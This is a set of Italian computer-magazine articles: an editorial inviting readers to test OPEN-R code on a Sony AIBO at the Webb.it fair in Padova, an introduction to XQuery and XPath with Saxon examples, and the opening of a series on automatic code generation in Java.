
Qualche mese fa abbiamo parlato, su queste pagine, della programmazione dei simpatici cagnolini-robot della Sony, gli AIBO. Abbiamo visto come siano utilizzabili per le più svariate funzioni, dall'imitare il comportamento di un cane vero, al giocare a calcio nel campionato del mondo della RoboCup. La programmazione di questi gioiellini è tecnicamente alla portata di tutti, in quanto è disponibile su internet, al sito *www.openr.org*, il download gratuito del kit con tutte le librerie software necessarie, tra cui anche Aperios, il particolare sistema operativo a oggetti che muove questi robot. Il linguaggio di programmazione utilizzato è il C++. La cosa è molto interessante, tuttavia saranno stati ben pochi quelli che avranno potuto testare il loro codice su un AIBO vero, data la sua scarsa reperibilità qui nella Penisola, e dato, soprattutto, il suo costo non proprio abbordabile di circa 2.000 euro. Per rimediare a tutto ciò ioProgrammo, in collaborazione con il Webb.it, ha pensato di mettere a disposizione dei suoi lettori una grande possibilità: potere provare il proprio codice su un AIBO in carne e ossa (o meglio: transistor e ingranaggi...)! Partecipando infatti al Webb.it, la manifestazione-incontro del settore informatico che si terrà i prossimi 6,7,8 Maggio a Padova, presso PadovaFiere, e portando con voi il codice sorgente OPEN-R, potrete valutare gli effetti dei vostri programmi dal vivo su un vero AIBO. Ovviamente siamo consci delle difficoltà che presenta questo tipo di programmazione, soprattutto il fatto di non potere testare di volta in volta il codice per eliminare i vari bug; per questo metteremo a vostra disposizione una sezione sul sito *www.ioprogrammo.it* con tutto quello che serve: le istruzioni per cominciare a cimentarsi in questo campo, un codice di base su cui "impiantare" le vostre modifiche, una sezione del forum su cui discutere di questa cosa e tutti i link utili per facilitare lo sviluppo.

Collegatevi al nostro sito, dunque!

Ci vediamo a Padova!

Alfredo Marroccelli


L'AIBO

Il piccolo robot della Sony cela, dietro al suo simpatico aspetto, un vero e proprio concentrato di tecnologie avanzate. Ogni zampa ha ben due motori di giunto e tre articolazioni, per un movimento fluido. Sulla punta del naso è posizionata una videocamera CMOS a colori che consente di catturare immagini nel formato YUV. Sempre sulla testa, che presenta tre gradi di libertà per le rotazioni (tilt, roll e pan), sono posizionati un microfono stereo per l'acquisizione di suoni e uno speaker. Completano il tutto una serie di LED colorati, che simulano gli occhi, un lettore di memory stick come memoria di massa e una scheda di rete wireless, per la connessione in LAN a un PC.

XQuery: visto da vicino

Lo scopo di questa tecnologia è la definizione di un linguaggio dedicato all'analisi e all'estrazione di informazioni da fonti di dati XML che non siano necessariamente file ma qualsiasi cosa possa essere rappresentata come XML, compresi i database relazionali.

XQuery è una delle molte tecnologie sorte attorno a XML, e come molte di esse ancora giovane e sicuramente immatura. Lo scopo di questa tecnologia è la definizione di un linguaggio dedicato all'analisi e all'estrazione di informazioni da fonti di dati XML che non siano necessariamente file ma qualsiasi cosa possa essere rappresentata come XML, compresi i database relazionali. Il progetto è iniziato nel 1998 a cura del gruppo W3C (*www.w3c.org*), presso il quale si possono trovare tutti i documenti di specifica, attualmente ancora allo stadio di Working Draft (al momento della stesura di questo articolo, l'ultimo disponibile è datato 12 novembre 2003).


L'EVOLUZIONE

Durante questi anni, il corpo dei documenti dedicati alla specifica di XQuery è diventato notevole, se non impressionante, e questo perché la definizione del linguaggio ha riguardato molti aspetti: si va dai documenti introduttivi che elencano requisiti e casi d'uso, alla descrizione del modello dei dati, alla definizione formale della sua sintassi e semantica.
La lentezza del processo di definizione è attribuibile, quindi, alla mole di lavoro richiesta, ma non solo. Un'altra ragione non meno significativa è che l'esperienza nella manipolazione (sia per quanto riguarda la memorizzazione che l'interrogazione) di dati XML è ancora poca, soprattutto se paragonata a quella sui database relazionali. C'è ancora molta necessità di riscontri empirici, e quindi di valutare soluzioni magari poco ortodosse.
L'esigenza di procedere accomunati da uno standard, in modo da poter garantire che tutto il codice "client" sviluppato non vada poi perso o riscritto, si scontra con la necessità di tentare approcci necessariamente diversi e non omogenei. Non a caso, quindi, XQuery si è guadagnato la reputazione fra i progetti W3C di quello più lento. XQuery ha ricevuto tutto sommato poca pubblicità, nonostante abbia alle spalle colossi quali IBM, Microsoft, Oracle e BEA, solo per citare i più "famosi". Nessuno di essi si è particolarmente esposto, in attesa che lo standard raggiunga lo stato di *Recommendation*. Ma c'è un altro motivo della scarsa pubblicità data a XQuery. Finora non è stato mostrato chiaramente che soluzioni basate su XML siano in grado di scalare efficentemente. Esistono molti casi in cui l'uso di XML si è rivelato conveniente, ma spesso si tratta di problemi particolari, in ambienti piccoli o medi. C'è però un ambito nel quale l'importanza di uno standard quale XQuery potrebbe essere determinante, ed è quello dei web-services e dell'interoperabilità.

NOTA

SAXON

Gli esempi di questo articolo sono stati verificati con Saxon, versione 7.8, reperibile all'interno del CD allegato alla rivista. L'implementazione di XQuery è quasi completa, e molto interessante per fare i propri esperimenti, però è una di quelle "standalone", nel senso che le funzioni *doc()* e *collection()* prelevano i documenti XML soltanto dal filesystem. La maniera più semplice per usare Saxon è aggiungere il suo jar nel classpath e scrivere la query in un file richiamandola in questo modo:

```
java -cp saxon7.jar net.sf.saxon.Query <path del file contenente la query>
```

Nello zip si trovano sia il jar indicato che la documentazione, ben dettagliata, che le sorgenti.
ATTENZIONE: questa versione di Saxon richiede Java 1.4.

Offrire web-services significa sviluppare un wrapper sottile su applicazioni preesistenti, che tra le altre cose è una soluzione di basso costo per riciclare vecchie soluzioni informatiche. Grazie alla natura non intrusiva dei web-services, applicazioni esistenti possono continuare a lavorare come hanno sempre fatto. Da qui la loro crescente importanza. Le interfacce di questo tipo espongono dati in XML, perciò c'è bisogno di un linguaggio dedicato capace di integrare busisness logic e manipolare dati XML. In questo ambito XQuery si sta rivelando la soluzione ottimale, grazie alla sua espressività, una sintassi familiare e ad un modello organico e coerente della fonte dati XML. Molti dei grandi sviluppatori hanno già fatto propria questa idea. BEA propone Weblogic Integration, una soluzione basata su questo concetto. Altri stanno investendo fortemente in IDE visuali che accelerino il processo di sviluppo di codice di connessione fra interfacce web.

QEXO

Una interessante implementazione opensource è Qexo:

www.gnu.org/software/qexo

Questa soluzione è particolarmente significativa perché, oltre ad offrire un interprete XQuery, offre anche un compilatore che produce classi java, ulteriormente compilabili con gcj per ottenere codice nativo.

LA SINTASSI

La definizione di XQuery ha influito o è stata condotta di pari passo ad altre tecnologie sviluppate in seno al gruppo W3C quali XPath e XSLT. Di entrambi è in corso di definizione la versione 2.0. Come anticipato, la sintassi di XQuery è familiare e in un certo senso "immediata". Per rendersene conto vediamo subito una query di esempio:

```
xquery version "1.0";
(: primo esempio di query XQuery: produce una lista
                              numerata di titoli di libri :)
<bib>
{
 for $b at $n in doc("bib.xml")/bib/book
 return
   <book number="{ $n }">
    { $b/title }
   </book>
}
</bib>
```

Le prime cose che saltano all'occhio:

- il linguaggio in sé non è XML, ovvero è stato scelto di non utilizzare XML come formalismo con cui scrivere gli script contenenti le query (piccola anticipazione: parlo di script perché XQuery pur essendo concepito come linguaggio di query, come il suo nome suggerisce, ha finito per essere un linguaggio completo, dotato di strutturazione, e le query possono assomigliare a veri e propri programmi di calcolo tanto da "meritare" il nome di *script*);
- i commenti sono racchiusi fra *(:* e *:)*;
- la query appare come la descrizione di un "*template*" sotto forma di XML contenente strutture ed espressioni di controllo.

XPATH

Prima di entrare nel dettaglio della query, occorre aprire una parentesi e parlare di XPath e delle cosiddette espressioni *"FLWOR"*. XQuery fa ampio uso di XPath, un linguaggio specifico per la selezione di porzioni di documenti XML. Infatti, sia XQuery che il nuovo XPath (ovvero il 2.0) sono sviluppati dallo stesso gruppo W3C, e le loro specifiche sono intimamente interconnesse. Le espressioni XPath assomigliano molto a espressioni regolari, eccetto che operano su nodi XML invece di caratteri. Talvolta possono apparire criptiche, ma sono incredibilmente potenti e in qualche modo anche eleganti. La maniera più semplice di capirle è esaminando alcuni esempi:

- **/html/body/h1** - Seleziona tutti gli elementi *<h1>* figli di un elemento *<body>* a sua volta figlio di un elemento *<html>* che è la root del documento.
- **//h1** - Seleziona tutti gli elementi *<h1>* che si trovino ovunque nel documento. La doppia slash // indica profondità qualsiasi.
- **count(//book)** - Restituisce il numero di elementi *<book>* che si trovino ovunque nel documento.
- **//book[author = 'Hunter']** - Restituisce tutti gli elementi *<book>* che si trovino ovunque nel documento e che contengano un elemento *<author>* che contenga il testo *"Hunter"*. Le parentesi quadre permettono di specificare un predicato che funziona da filtro su tutti i nodi selezionati.
- **//book[@year > 1999]** - Restituisce tutti gli elementi <book> che hanno un attributo *year* il cui valore sia maggiore di *1999*. La chiocciola @ è usata per indicare attributi piuttosto che elementi. (La conversione del valore dell'attributo in numero è effettuata implicitamente).
- **//book[@pages]** - Restituisce tutti gli elementi *<book>* che hanno un attributo *pages* indipendentemente dal suo valore.
- **(i | b)** - Restituisce tutti gli elementi *<i>* o *<b>* figli del nodo corrente. Le query XPath assomigliano ai percorsi con cui si indicano i file. Senza una slash iniziale il percorso è relativo al nodo corrente. Il concetto di

nodo corrente dipende dall'ambito nel quale la query è valutata (ad es. un foglio di stile XSLT, una query XQuery, etc.).

- **(//servlet | //servlet-mapping)[servlet-name = $servlet]** - Restituisce tutti gli elementi *<servet>* o *<servlet-mapping>* che contengano un elemento *<servlet-name>* il cui contenuto equivalga alla variabile *$servlet*.
- **//key[. = 'Total time']** - Restituisce tutti gli elementi *<key>* che contengano il testo *"Total time"*. Il punto . rappresenta il nodo corrente.
- **(//key)[1]/text()** - Restituisce i nodi testo del primo elemento *<key>* trovato all'interno del documento.

Storicamente XPath è stato usato in XSLT. Attualmente, DOM Level 3 e JDOM supportano XPath come meccanismo di selezione. In XQuery le espressioni XPath sono in qualche modo i costituenti di base della query, legate le une alle altre per mezzo delle cosiddette espressioni *FLWOR* (pronunciato "flower", ovvero fiore). Il nome è l'acronimo di *"For, Let, Where, Order by e Return"* che altro non è che l'elenco dei componenti di un'espressione. Il costrutto *for* permette l'iterazione, quello *let* la definizione di variabili. Entrambi specificano una sequenza di *tuple* (le *tuple* sono insiemi ordinati di valori). Queste *tuple* possono essere filtrate da condizioni *where* e ordinate secondo *order by*. Il *return* alla fine dell'espressione indica il risultato dell'espressione stessa. Le espressioni *FLWOR* permettono di costruire query arbitrariamente complesse, essendo componibili l'una con l'altra. Torniamo adesso al primo esempio. Le espressioni *FLWOR* sono separate dal contenuto XML vero e proprio dalle parentesi graffe. Da ciò l'impressione che la query non sia altro che un template XML con qualcosa in più. Il tag *<bib>* è detto costruttore d'elemento (di nome *bib*) e ha come risultato quello di costruire un nodo XML di tipo elemento di nome *bib*. Il contenuto del tag è una espressione *for* che cicla sul *nodeset* individuato dalla query XPath */bib/book* applicata al documento *bib.xml*. Ad ogni iterazione la variabile *b* avrà come valore un elemento *<book>* e la variabile *n* conterrà il numero dell'iterazione corrente.

UN PO' DI PRATICA

Il risultato della query è dunque un documento XML che contiene parte delle informazioni del documento d'origine, ed in particolare soltanto i titoli di tutti i libri della bibliografia.
Oltre a iterazione e assegnamento sono disponibili anche *if/then/else* (nonostante non compaiano nell'acronimo *FLWOR*):


```
for $b in document("books.xml")/bib/book
return
 if (count($b/author) <= 2) then $b
 else <book> { $b/@*, $b/title, $b/author[position()
                                        <= 2], <et-al/>,
          $b/publisher, $b/price } </book>
```


In questo esempio si cicla ancora sugli elementi *<book>* ma per ciascuno si restituisce l'elemento così com'è se ha non più di 2 autori, mentre nel caso gli autori siano più di 2, tutti quelli successivi al secondo vengono sostituiti da un unico elemento *<et-al/>*. È interessante notare come venga specificato il contenuto dell'elemento *<book>* quando il numero di autori (ovvero degli elementi *<author>* dentro *<book>*) sia maggiore di 2.
Il contenuto è una *tupla* definita da:

- tutti gli attributi dell'elemento *<book>* assegnato alla variabile *b*;
- l'elemento *<title>;*
- i primi 2 elementi *<author>* (*position()* è una funzione che restituisce la posizione del nodo corrente all'interno del nodeset selezionato);
- l'elemento *<et-al/>;*
- l'elemento *publisher* e l'elemento *<price>.*

Oltre ai costrutti, XQuery include un vasto insieme di funzioni e operatori. Ci sono funzioni per la matematica, le stringhe, la manipolazione di espressioni regolari, date, e nodi XML, e per la conversione di tipo. Nel corso degli ultimi draft la definizione di tali funzioni è cambiata spesso, anche radicalmente, perciò attualmente è necessario attenersi alle specifiche dell'implementazione. Oltre alle funzioni predefinite è possibile definirne di proprie:

```
declare namespace f="mio.uri";
declare function f:media($p) {
  let $bib := doc("bib.xml")
  return avg($bib/bib/book[@year = $p]/price)
};
```

La funzione *media* è definita nel namespace *f* corrispondente all'uri *"mio.uri"*. Alcune implementazioni (ad es. *Saxon*, vedi dopo) richiedono che le funzioni siano definite all'interno di un qualche namespace. Quello degli uri è un meccanismo ormai standard nel mondo XML per definire i package, si pensi ai namespace in XML e al meccanismo di specifica delle estensioni in XSLT. Il corpo di una funzione non è altro che

NOTA

Per quanto riguarda il Java, esiste il JSR "XQuery API for Java (XQJ)" il cui objettivo è la specifica delle API per l'interfacciamento e l'utilizzo di implementazioni XQuery. Il JSR è reperibile su www.jcp.org/en/jsr/detail?id=225 **Al momento il JSR non è ancora stato integrato nel JDK e probabilmente il momento non è nemmeno prossimo, dato che è appena uscita la Beta1 del JDK1.5 (Tiger). Molto probabilmente il JSR verrà accettato soltanto dopo che le specifiche W3C di XQuery passeranno allo status Recommendation.**

un'espressione simile a quella vista in esempio, ed è terminato da un punto e virgola. Le funzioni si invocano come quelle predefinite:

```
<res>
{
let $d := doc("bib.xml")
for $b in distinct-values($d//book/@year) order by $b
return <prezzo-medio a="{$b}" v="{f:media($b)}"/>
}
</res>
```

Le funzioni possono essere ricorsive, ma attualmente non è permessa alcuna forma di overloading, né la definizione di funzioni con numero di parametri variabile, sebbene queste limitazioni non valgano per le funzioni predefinite.

LE POSSIBILITÀ

Secondo quanto visto finora, XQuery ha due importanti caratteristiche: la capacità di estrarre informazioni (ovvero selezionare un sottoinsieme di nodi che soddisfano un certo criterio) e trasformare (cioè di produrre un documento diverso da quelli ai quali è stata applicata la query). La capacità di trasformazione è in qualche modo in competizione con XSLT. Nell'ipotesi di dover presentare le informazioni ad un utente finale il pattern tipico è:

- estrarre le informazioni da database e rappresentarle in XML per mezzo di XQuery;
- applicare un foglio di stile XSLT per convertire l'XML in HTML, pdf, o altro.

Il compito principale di XQuery quindi è quello di produrre contenuto, non quello di trasformare, che è specifico di XSLT. Questa capacità di XQuery può risultare necessaria quando l'XML prodotto dalle query debba essere validato da un particolare schema, ma è comuque importante nello sviluppo di una applicazione mantenere separati la logica di estrazione dei dati da quella di presentazione. Se gli script XQuery contenessero trasformazioni orientate alla presentazione diventerebbero anch'essi suscettibili di modifiche dettate da customizzazioni del "prodotto" (inteso come soluzione informatica). Se i fogli di stile contenessero logica sarebbero suscettibili di aggiornamenti qualora fossero trovati bachi o la banca dati venisse in qualche parte ristrutturata (ed è da tenere presente che nel ciclo di vita del prodotto è probabile che i fogli di stile da mantenere aumenti, più o meno proporzionalmente ai clienti o quasi...). Nell'esempio si è fatto uso della funzione *doc()*, che restituisce un singolo documento dalla bancadati. In XQuery il concetto di bancadati è definito in maniera estremamente astratta come insieme di *"collection"* contenenti documenti. È a carico dell'implementazione di XQuery specificare come e dove siano effettivamente memorizzati i documenti. Non è nemmeno detto che esistano fisicamente: la bancadati potrebbe essere relazionale! Ovviamente il punto chiave della performance di un'implementazione XQuery è quella di offrire ottimizzazioni nel recupero dei dati fisici e nella risoluzione delle query XPath. Per questo motivo le implementazioni, soprattutto commerciali, esistenti di XQuery non si trovano standalone, ma sono legate intimamente alla basedati. Da notare inoltre che in XQuery è possibile definire variabili, ma non assegnarle. Questo vuol dire che una volta che la variabile sia stata definita e legata ad un valore, non è più possibile modificarla (nb: la stessa cosa è vera per XSLT). I motivi dietro a questa limitazione sono 2: in primo luogo prevenire fastidiosi effetti collaterali connessi alla modifica delle variabili, e in secondo gli engine XQuery hanno facoltà di riordinare le espressioni contenenti variabili (entro un certo limite) in modo da ottimizzare le query.

BANCA DATI

In XQuery il concetto di bancadati è definito in maniera estremamente astratta come insieme di *"collection"* contenenti documenti. È a carico dell'implementazione di XQuery specificare come e dove siano effettivamente memorizzati i documenti.

CONCLUSIONI

Terminiamo questa panoramica del linguaggio lasciando qualche riferimento in rete per approfondirne le tematiche. I due siti principali sono *www.w3.org* e *xquery.com/index.html*. Il primo è il sito ufficiale, che oltre a essere repository dei documenti ufficiali del gruppo W3C, coordina le attività del gruppo XQuery, tra le quali ci sono alcune mailing list dedicate ai linguaggi di query, agli annunci del gruppo e alla raccolta di commenti/richieste su XQuery. Il sito funge anche da centro di riferimento per risorse esterne quali articoli, sia introduttivi che approfonditi, e implementazioni, sia opensource che commerciali. Il secondo è un portale dedicato interamente a XQuery e, oltre ad offrire servizi simili al sito W3C, ospita anche tutorial e un sito wiki su *www.xquery.com/twiki/bin/view/XQuery/WebHome* contenente un glossario della terminologia relativa a XML e XQuery, che può rivelarsi molto utile per orientarsi tra tutti questi acronimi con la *'X'*. Oltre ai siti dedicati, numerosissimi sono gli articoli su XQuery reperibili in rete, basta una semplice ricerca su google per verificarlo.

Simone Pierazzini

Costruiamo un generatore di codice

Generazione automatica di codice

Come programmatori, quante volte avete scritto e riscritto codice banale e ripetitivo? Quante volte vi siete chiesti:"ma questo l'ho già fatto"? Quante volte vi è sembrato di rivivere un e-déjà vu?

Tante volte, credo. Come vedremo in questa nuova serie di articoli, mediante la generazione automatica di codice potremmo evitare tali compiti noiosi e ripetitivi.
Permettetemi un sillogismo. Un programma è qualcosa che facilita l'uomo in un determinato compito (a volte noioso); scrivere codice è un compito (a volte noioso); ergo, si può sviluppare un programma che scrive codice noioso. Questo è l'assioma fondamentale della generazione di codice.
In questa nuova serie di articoli ci occuperemo delle varie tecniche di generazione di codice, ne esamineremo i benefici, vedremo cosa può e cosa non può essere generato e mostreremo come sviluppare un semplice generatore di codice in Java.

DEFINIAMO IL PROBLEMA

Un generatore di codice è un'applicazione che ha in input delle informazioni di tipo dichiarativo e produce in output del codice. Un'informazione di tipo dichiarativo è una rappresentazione di quello che deve essere generato. Essa può essere un file testo proprietario, un modello, un documento XML o qualsiasi altro formato che specifica o dichiara qualcosa. Consideriamo il seguente codice XML:

```
<class name="Ordine">
  <attribute name="numero" type="integer"/>
  <attribute name="data" type="date"/>
</class>
```


Esso "dichiara" una classe chiamata *Ordine* di attributi *numero*, di tipo *integer* e *data*, di tipo *date*. Un simile frammento di codice potrebbe essere l'input di un generatore di codice.
Il codice generato in output è generalmente appartenente ad un linguaggio di programmazione, tuttavia potrebbe anche essere un'altra forma di codice: query SQL, descrittori, file di configurazione, documentazione, script, ecc...
Ritornando all'esempio precedente, un generatore di codice Java potrebbe generare, a partire dal documento XML, la seguente classe Java:

```
import java.util.*;
public class Ordine {
  private int numero;
  private Date data;
  int getNumero() {
    return numero;
  }
  void setNumero(int numero) {
    this.numero = numero;
  }
  Date getData() {
    return data;
  }
  void setData(Date data) {
    this.data = data;
  }
}
```

Un altro generatore, potrebbe invece creare, per esempio, documentazione relativa alla classe *Ordine*, come mostrato nella seguente *Tabella 1*.

numero	di tipo *integer*
data	di tipo *date*

TABELLA 1: Gli attributi che compongono la classe Ordine.

In generale quindi, il processo di generazione di codice può essere schematizzato come in Fig. 1. Come si può notare, un generatore avrà in input un design (nel nostro rappresentato mediante XML) e genererà del codice (nel nostro esempio una classe Java ed un file di documentazione). È importante non confondere i generatori di codice con i wizard per la generazione di codice: il wizard non fa altro che generare codice che successivamente dovrà essere

XDOCLET
XDoctlet **è un prodotto che genera codice a partire da speciali tag JavaDoc presenti all'interno di un file sorgente Java. Esso è particolarmente utile per generare automaticamente tutto il set di file necessari per un EJB a partire dal codice rappresentante il singolo** ***entity bean*** **e dai tag speciali inseriti ad hoc nel codice sorgente. Per maggiori informazioni visitare** http://xdoclet.sourceforge.net.






Fig. 1: ***Input e output per un generatore di codice.***

ampliato e modificato a mano; generazioni successive alla prima, solitamente, non sono previste. Un generatore di codice, invece, sarà sempre in grado di generare codice ad ogni modifica apportata al modello in input. Per tale motivo, generalmente, il codice generato non sarà mai modificato a mano: ogni aggiornamento deve invece essere effettuato sul modello cosi da ottenere sempre codice coerente col modello stesso.

COSA ANDREBBE GENERATO E PERCHÉ

Ovviamente non tutto il codice può essere generato, altrimenti milioni di programmatori finirebbero tutti a spasso (esclusi quelli coinvolti in progetti inerenti generatori di codice, ovviamente). Quindi è lecito chiedersi: cosa può essere generato? La risposta formale a questa domanda è la seguente: tutto ciò che può essere espresso in una forma dichiarativa può essere generato. Ma, attenzione, a volte ottenere questa forma dichiarativa può costare più che scrivere il codice vero e proprio. In questi casi quindi, un generatore di codice non sarà la soluzione più appropriata. I campi d'applicazione in cui la generazione di codice porterà numerosi benefici sono quelli dove, per una certa entità, è necessario scrivere del codice "stupido e ripetitivo" che si differenzia da quello di altre entità solo per informazioni proprie dell'entità stessa. Facciamo un esempio. Per realizzare un sistema di persistenza con J2EE ed EJB è necessario scrivere per ogni tabella del database cinque classi e due interfacce che utilizzando EJB. Se il nostro database prevede 100 tabelle, dovremmo quindi scrivere qualcosa come 500 classi e 200 interfacce. Mentre facciamo questo lavoro, ci accorgeremo ben presto che la differenza tra le classi rappresentante una tabella dalle classi rappresentante un'altra è relativa solo al nome della tabella, ai campi, alle chiavi e alle relazioni con altre tabelle. Ciò suggerisce che potremmo generare automaticamente gli EJB partendo dallo schema del database. Come si può vedere in Fig. 2, il generatore in questo caso prenderà in input una rappresentazione dello schema del database e creerà in output codice Java/EJB relativo alla persistenza degli oggetti.
Esistono numerosi altri contesti dove la generazione di codice può risultare utile:

- generazione di *persistent layer*
- semplici interfacce utenti
- accesso ai database
- test unit
- script
- documentazione

Nel prossimo paragrafo vedremo i benefici associati alla generazione automatica di codice.

GLOSSARIO

XML METADATA INTERCHANGE
XMI **è una specifica standard elaborata dall'*OMG* per la rappresentazione di metadata UML in XML. Essa è usata dai più comuni *UML tool* per esportare ed importare modelli. La specifica *XMI* è presente in** http://www.omg.org/technology/documents/formal/xmi.htm


Fig. 2: ***Generazione di EBJ a partire dallo schema di un database.***

BENEFICI

Il mio amico Jack Herrington nel suo libro *"Code Generation in Action"* illustra almeno quattro benefici derivanti dalla generazione di codice:

Produttività. È certamente più veloce generare del codice automaticamente piuttosto che scriverlo a mano. Sebbene scrivere un generatore di codice ottimizzato non sia un progetto del tutto banale, e come tale richiede esperienza e risorse, la produttività sarà certamente incrementata in quanto gran parte del progetto target potrà essere generato automaticamente. I benefici maggiori si vedranno soprattutto quando modifiche e aggiornamenti al modello richiederanno una nuova generazione. Apportare modifiche manuali al codice potrebbe essere un lavoro laborioso e soggetto a insidiosi bug. Usando un generatore di codice basta un click e il codice, associato al modello aggiornato, sarà pronto in un attimo.

Consistenza. Il codice generato sarà sempre coerente con il modello in input. Nell'esempio degli EJB, il codice Java generato rispecchierà sempre lo schema del database. Il generatore non dimenticherà mai, al contrario di un programmatore distratto, di aggiungere un campo all'EJB *Ordine* se tale campo è stato aggiunto alla tabella *Ordine*.

Qualità. Se il generatore è ottimale, la qualità del codice generato sarà di conseguenza ottimale ed avrà lo stesso stile per ogni entità coinvolta. Una volta definiti gli standard di codifica, un generatore automatico li rispetterà sempre. Inoltre, come vedremo negli articoli successivi, un approccio basato su template faciliterà l'individuazione e la correzione di eventuali bug.

Astrazione. Il generatore ha il compito di costruire un framework astratto e generico. Il programmatore quindi potrà concentrasi su aspetti relativi alla business logic dell'applicazione.

Nonostante tali benefici, molti sviluppatori sono scettici riguardo ai generatori di codice. Tale scetticismo, a mio avviso, è spesso generato da una conoscenza non completa dell'argomento e dall'utilizzo del generatore sbagliato nel contesto sbagliato; oppure, peggio ancora, da progetti iniziati con un generatore automatico e completati a mano. Personalmente sono un sostenitore del codice generato, a patto che ciò avvenga per le problematiche giuste nei contesti appropriati. Pensare alla generazione di codice come parte della procedura di compilazione, può aiutare a non cadere in molte delle trappole che generalmente conducono al fallimento di un progetto basato su tale tecnologia.

GENERAZIONE GUIDATA DAL CODICE

Quando l'input di un generatore di codice è del codice stesso, allora si dice che il generatore è di tipo code-driven, cioè guidato dal codice. Per esempio, il prodotto *XDoclet* (vedi riquadro) genera codice a partire da speciali tag JavaDoc presenti all'interno di un file sorgente Java. Tale approccio è molto utile quando a partire da un singolo sorgente, per esempio una classe, si desidera creare classi supplementari in accordo con le informazioni presenti nei tag speciali presenti nel codice originale. *XDoclet,* per esempio, genera tutto il set di file necessari per un EJB a partire dal codice rappresentante il singolo entity bean e dai tag speciali inseriti ad hoc nel codice sorgente. Un esempio di generatore guidato dal codice potrebbe essere quello che genera lo schema del database, e/o le query per accedervi, a partire da classi Java e da commenti speciali inseriti all'interno di esse. Il problema, in pratica, è inverso a quello visto in precedenza, dove venivano generate classi Java a partire dallo schema di un database.
Anche *JavaDoc* è un esempio di generatore code-driven in quanto genera codice HTML, rappresentante la documentazione dei file sorgenti, a partire da classi, interfacce e commenti speciali.

MODEL-DRIVEN ARCHITRECTURE

Quando l'input è un modello, ovvero la rappresentazione di determinate entità secondo un certo formalismo, allora il generatore viene denominato model-driven, ovvero guidato dal modello. Il modello, come abbiamo visto, consiste in una serie di informazioni in formato dichiarativo. Quando tale formato, che può essere più o meno standard, è definito dal programmatore, allora siamo in presenza di un generatore model-driven custom. L'esempio di generatore che prende in input il codice XML relativo all'elemento *Ordine* e genera la classe Java *Ordine,* è un esempio di generatore model-driven custom dove il modello è rappresentato dal documento XML stesso. In contrapposizione al modello custom c'è il *Model-Driven Architecture.* Esso è uno standard per la generazione di codice, creato da *OMG (Object Management Group)* e basato su UML. Secondo tale standard, il modello originale deve essere specificato secondo il formalismo UML. Esso può essere creato attraverso tool quali Rational Rose, Select Enterprise, Together, Argo UML o Poiseidon for UML. Mediante una trasformazione, si ottiene un modello non dipendente dall'output, denominato *PIM (Platform Independent Model)* che, generalmente, usa il formato XMI (vedi riquadro). Successivamente un'altra trasformazione è applicata per ottenere il *PSM (Platform Specific Model)* che è invece un modello da cui si può generare facilmente, attraverso dei template, un particolare tipo di output (per esempio codice Java/EJB oppure VisualBasic/ADO, ecc...). Il processo è schematizzato in Fig. 3.

